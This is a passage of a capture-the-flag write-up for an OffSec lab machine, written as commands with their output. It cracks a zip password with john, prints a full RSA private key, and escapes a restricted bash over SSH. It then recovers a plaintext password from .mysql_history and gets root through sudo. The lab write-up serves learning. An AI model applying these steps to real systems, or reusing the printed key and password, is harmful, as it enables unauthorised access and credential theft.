
```
john tom.txt --wordlist=rockyou.txt
```



```
┌──(root#Bhavesh)-[~/Offsec/funboxrookie]
└─# john tom.txt --wordlist=/mnt/d/Shared/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
No password hashes left to crack (see FAQ)

┌──(root#Bhavesh)-[~/Offsec/funboxrookie]
└─# john tom.txt --show
tom.zip/id_rsa:iubire:id_rsa:tom.zip::tom.zip

1 password hash cracked, 0 left
```

We got **iubire** as a password. Try to get **id_rsa** file from this password from **tom.zip** file

```
unzip tom.zip
```




```
┌──(root#Bhavesh)-[~/Offsec/funboxrookie]
└─# unzip tom.zip
Archive:  tom.zip
[tom.zip] id_rsa password:
  inflating: id_rsa

┌──(root#Bhavesh)-[~/Offsec/funboxrookie]
└─# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA6/v83+Ih99kKEhLa9XL0H7ugQzx5tQMK8/DrzgGR7gWnkXgH
GjyG+roZJyqHTEBi62/IyyiAxkX0Uh4NgEqh4LWQRy4dhc+bP6GYYrMezPiljzTp
Sc15tN+6Txtx0gOb0LPttVemJoFXZ1wQsNivCvEzxSESGTGR5p2QUybMlk2dS2UC
Mn6FvcHCcKyBRUK9udIh29wGo0+pnuRw2SrKY9PzidP6Ao3sxJrlAJ5+SQkA86ZV
pIhAIZyQHX2frjEEiQgVbwzTLWP2ezMZp195cINiJcIAuTLp2hKZLTDqL/U9ncUs
Y2qbFVqQQfn8078Wbe4NrUBU2rkMtz6iE+BWhwIDAQABAoIBAAhrKvBJvvB6m7Nd
XNZYzYC8TtFXPPhKLX/aXm8w+yXEqd+0qnwzIJWdQfx1tfHwchb4G++zeDSalka/
r7ed8fx0PbtsV71IVL+GYktTHIwvaqibOJ9bZzYerSTZU8wsOMjPQnGvuMuy3Y1g
aXAFquj3BePIdD7V1+CkSlvNDItoE+LsZvdQQBAA/q648FiBzaiBE6swXZwqc4sR
P1igsqihOdjaK1AvPd5BSEMZDNF5KpMqIcEz1Xt8UceCj/r5+tshg4rOFz2/oYOo
ax+P6Dez7+PXzNz9d5Rp1a1dnluImvU+2DnJAQF1c/hccjTyS/05IXErKjFZ+XQH
zgEz+EECgYEA/VjZ2ccViV70QOmdeJ/yXjysVnBy+BulTUhD640Cm8tcDPemeOlN
7LTgwFuGoi+oygXka4mWT4BMGa5hubivkr3MEwuRYZaiq7OMU1VVkivuYkNMtBgC
qlr2HghOxCthXWsThXWFSWVkiR8V4sbkRc3DvPRRl6m5B35TBhURADECgYEA7nSX
pwb6rtHgQ5WNtl2wDcWNk8RRGWvY0Y0RsYwY7kk01lttpoHd4v2k2CzxU5xVeo+D
nthqv26Huo8LT5AeCocWfP0I6BSUQsFO37m6NwXvDJwyNfywu61h5CDMt71M3nZi
N2TkW0WzTFuQYppEfCXYjxoZEvqsDxON4KXnDDcCgYA09s9MdQ9ukZhUvcI7Bo0/
4EVTKN0QO49aUcJJS0iBU4lh+KAn5PZyhvn5nOjPnVEXMxYm2TPAWR0PvWIW1qJ1
9hHk5WU2VqyZYsbyYQOrtF1404MEn4RnIu8TJj95SWxogEsren8r8fOLqyEDMPtm
EHdcWGN6ZnQVOfaXbe4I8QKBgQDE0uomjSU4TbZOMtDBOb3K8Ei3MrE6SYGzHjz/
j0M41KZPVTJB4SoUZga+BQLBX+ZSfslGwR4DmylffRj5+FxDllOioX3LiskB/Ous
0XH6XuR9RSRQ2Z3LnAaUNdqkwxUC/zZ8wMOY7wRbP60DJpDm5JpHLGSL/OsumpZe
WrJGqwKBgB5E+zY/udYEndjuE0edYbXMsu1kQQ/w4oXIv2o2r44W3Wkbh9bvCgCJ
mOGTmkqb3grpy4sp/5QQFtE10fh1Ll+BXsK46HE2pPtg/JHoXyeFevpLXi8YgYjQ
22nBTFCyu2vcWKEQI21H7Rej9FGyFSnPedDNp0C58WPdEuGIC/tr
-----END RSA PRIVATE KEY-----
```

We successfully got a **id_rsa** file. Change it's permission.

```
chmod 600 id_rsa
```

```
ssh tom@192.168.174.107 -i id_rsa
```




```
┌──(root#Bhavesh)-[~/Offsec/funboxrookie]
└─# chmod 600 id_rsa

┌──(root#Bhavesh)-[~/Offsec/funboxrookie]
└─# ssh tom@192.168.174.107 -i id_rsa
The authenticity of host '192.168.174.107 (192.168.174.107)' can't be established.
ED25519 key fingerprint is SHA256:ZBER3N78DusT56jsi/IGcAxcCB2W5CZWUJTbc3K4bZc.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:12: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.174.107' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-117-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Jun  7 03:25:05 UTC 2024

  System load:  0.01               Processes:             164
  Usage of /:   74.7% of 4.37GB    Users logged in:       0
  Memory usage: 38%                IP address for ens256: 192.168.174.107
  Swap usage:   0%


30 packages can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

tom@funbox2:~$ whoami
tom
tom@funbox2:~$
```


Now we are tom user of the system. But when we try to change directory it say **restricted bash** lets exit from machine and try to login with following command

```
ssh tom@192.168.174.107 -i id_rsa -t "bash --noprofile"
```

Now it work.




```
┌──(root#Bhavesh)-[~/Offsec/funboxrookie]
└─# ssh tom@192.168.174.107 -i id_rsa -t "bash --noprofile"
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

tom@funbox2:~$ cd .ssh
```



```
tom@funbox2:~$ ls -la
total 44
drwxr-xr-x 5 tom  tom  4096 Jun  7 03:25 .
drwxr-xr-x 3 root root 4096 Jul 25  2020 ..
-rw------- 1 tom  tom    62 Jun  7 03:27 .bash_history
-rw-r--r-- 1 tom  tom   220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 tom  tom  3771 Apr  4  2018 .bashrc
drwx------ 2 tom  tom  4096 Jun  7 03:25 .cache
drwx------ 3 tom  tom  4096 Jul 25  2020 .gnupg
-rw-r--r-- 1 tom  tom    33 Jun  7 03:05 local.txt
-rw------- 1 tom  tom   295 Jul 25  2020 .mysql_history
-rw-r--r-- 1 tom  tom   807 Apr  4  2018 .profile
drwx------ 2 tom  tom  4096 Jul 25  2020 .ssh
tom@funbox2:~$ cat .mysql_history
_HiStOrY_V2_
show\040databases;
quit
create\040database\040'support';
create\040database\040support;
use\040support
create\040table\040users;
show\040tables
;
select\040*\040from\040support
;
show\040tables;
select\040*\040from\040support;
insert\040into\040support\040(tom,\040xx11yy22!);
quit
```

Found a password of **tom** in **.mysql_history** file as **xx11yy22!**. Space are represented as **\040** Try to login in **mysql** with that password.


```
mysql -u tom -p
```



```
tom@funbox2:~$ mysql -u tom -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.7.31-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| support            |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql>
```

But there is nothing in database;


Run sudo -l command and enter **tom** password.
We can run all command.



```
tom@funbox2:~$ sudo -l
[sudo] password for tom:
Matching Defaults entries for tom on funbox2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tom may run the following commands on funbox2:
    (ALL : ALL) ALL
```

```
sudo su root
```

We got a **root** access on the machine.



```
tom@funbox2:~$ sudo su root
root@funbox2:/home/tom# id
uid=0(root) gid=0(root) groups=0(root)
root@funbox2:/home/tom# whoami
root
root@funbox2:/home/tom#
```